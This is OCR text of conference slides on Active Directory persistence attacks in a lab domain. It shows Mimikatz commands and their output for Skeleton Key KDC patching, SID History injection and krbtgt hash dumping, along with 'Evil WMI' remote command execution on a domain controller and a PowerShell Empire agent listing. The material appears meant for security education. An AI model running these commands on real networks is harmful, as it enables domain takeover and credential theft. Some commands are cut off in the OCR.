
Malicious Security Service Provider (SSP)



Malicious Security Service Provider (SSP)



Malicious Security Service Provider (SSP)



Skeleton Key

```
PS C:\> c:\temp\mimikatz\mimikatz "privilege::debug" "misc::skeleton"

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 16 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
```

Skeleton Key

- Account authentication success! With 2 different passwords?

```
C:\Users\JoeUser>net use k: \\adsmswin2k8r2.lab.adsecurity.org\shared Password99! /user:Admin@
rg
The command completed successfully.


C:\Users\JoeUser>net use * /delete
You have these remote connections:

    K:              \\adsmswin2k8r2.lab.adsecurity.org\shared
Continuing will cancel the connections.

Do you want to continue this operation? (Y/N) [N]: y
The command completed successfully.


C:\Users\JoeUser>net use k: \\adsmswin2k8r2.lab.adsecurity.org\shared mimikatz /user:Admin@lab
The command completed successfully.


C:\Users\JoeUser>_
```

SID History

```
PS C:\temp\mimikatz> .\mimikatz "privilege::debug" "misc::addsid bobafett ADSAdministrator "

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::addsid bobafett ADSAdministrator
SIDHistory for 'bobafett'
 * ADSAdministrator     OK
```

SID History

```
PS C:\temp\mimikatz> get-aduser bobafett -properties sidhistory,memberof


DistinguishedName : CN=BobaFett,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : BobaFett
ObjectClass       : user
ObjectGUID        : d4d1e6c0-82a8-469f-b243-8602300e2dbe
SamAccountName    : BobaFett
SID               : S-1-5-21-1583770191-140008446-3268284411-3103
SIDHistory        : {S-1-5-21-1583770191-140008446-3268284411-500}
Surname           :
UserPrincipalName : BobaFett@lab.adsecurity.org
```

SID History -> Domain Exploitation


```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\BobaFett> whoami
adseclab\bobafett
PS C:\Users\BobaFett> Enter-PSSession -ComputerName adsdc03.lab.adsecurity.org
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> whoami
adseclab\bobafett
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> c:\temp\mimikatz\Mimikatz
btgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956

mimikatz(commandline) # exit
Bye!
[adsdc03.lab.adsecurity.org]: PS C:\Users\BobaFett\Documents> _
```

Sneaky WMI: WMI Class "Normal Usage"

```
PS C:\temp\EvilWMI> Get-WMIObject Win32_NetConnection | select LocalAddress,LocalPort,RemoteAddress,
Status | format-table

LocalAddress                 LocalPort RemoteAddress               REmotePort Protocol
------------                 --------- -------------               ---------- --------
172.16.11.12                      5722 172.16.11.13                     64836 TCP
172.16.11.12                     49155 172.16.11.13                     61421 TCP
172.16.11.12                     49251 172.16.11.13                     54726 TCP
172.16.11.12                     57232 172.16.11.13                       445 TCP
0.0.0.0                             88                                      0 TCP
0.0.0.0                            135                                      0 TCP
0.0.0.0                            389                                      0 TCP
0.0.0.0                            445                                      0 TCP
0.0.0.0                            464                                      0 TCP
0.0.0.0                            593                                      0 TCP
0.0.0.0                            636                                      0 TCP
0.0.0.0                           3268                                      0 TCP
0.0.0.0                           3269                                      0 TCP
0.0.0.0                           3389                                      0 TCP
0.0.0.0                           5722                                      0 TCP
0.0.0.0                           5985                                      0 TCP
0.0.0.0                           9389                                      0 TCP
0.0.0.0                          47001                                      0 TCP
0.0.0.0                          49152                                      0 TCP
0.0.0.0                          49153                                      0 TCP
0.0.0.0                          49154                                      0 TCP
0.0.0.0                          49155                                      0 TCP
0.0.0.0                          49157                                      0 TCP
0.0.0.0                          49158                                      0 TCP
0.0.0.0                          49164                                      0 TCP
0.0.0.0                          49226                                      0 TCP
127.0.0.1                           53                                      0 TCP
172.16.11.12                        53                                      0 TCP
172.16.11.12                       139                                      0 TCP
0.0.0.0                            123                                      0 UDP
```

https://github.com/jaredcatkinson/EvilNetConnectionWMIProvider

Sneaky WMI: Arbitrary Command Execution



Sneaky WMI v2: Remote Command Execution

```
PS C:\> Invoke-WmiMethod -Namespace root\cimv2 -Class Win32_DCOMSystemIntegration -
ull -Computer ADSDC01.lab.adsecurity.org


__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 1
__DERIVATION      : {}
__SERVER          :
__NAMESPACE       :
__PATH            :
ReturnValue       : nt authority\system
```


Casey Smith (@subtee)

https://github.com/subTee/EvilWMIProvider


Sneaky WMI v2: Remote Command Execution

```
PS C:\> Invoke-WmiMethod -Namespace root\cimv2 -Class Win32_DCOMSystemIntegration -Name RunPS -Argument
ikatz\mimikatz.exe "sekurlsa::krbtgt" exit', $null -Computer ADSDC01.lab.adsecurity.org


__GENUS           : 2
__CLASS           : __PARAMETERS
__SUPERCLASS      :
__DYNASTY         : __PARAMETERS
__RELPATH         :
__PROPERTY_COUNT  : 1
__DERIVATION      : {}
__SERVER          :
__NAMESPACE       :
__PATH            :
ReturnValue       : .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jun 29 2015 00:28:32)
                     .## ^ ##.
                     ## / \ ##  /* * *
                     ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
                     '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
                      '#####'                                     with 16 modules * * */


                    mimikatz(commandline) # sekurlsa::krbtgt

                    Current krbtgt: 6 credentials
                         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
                         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
                         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
                         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7
                         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956
                         * des_cbc_md5       : f1f82968baa1f137

                    mimikatz(commandline) # exit
                    Bye!



PS C:\> whoami
adseclab\joeuser
```

Sneaky WMI v2: DC Task List



PowerShell Empire



PowerShell Empire – Inject into LSASS

```
(Empire: RRLEERGPVNY2XHUU) > back
(Empire: agents) > list

[*] Active agents:

  Name               Internal IP     Machine Name   Username        Process
  ----               -----------     ------------   --------        -------
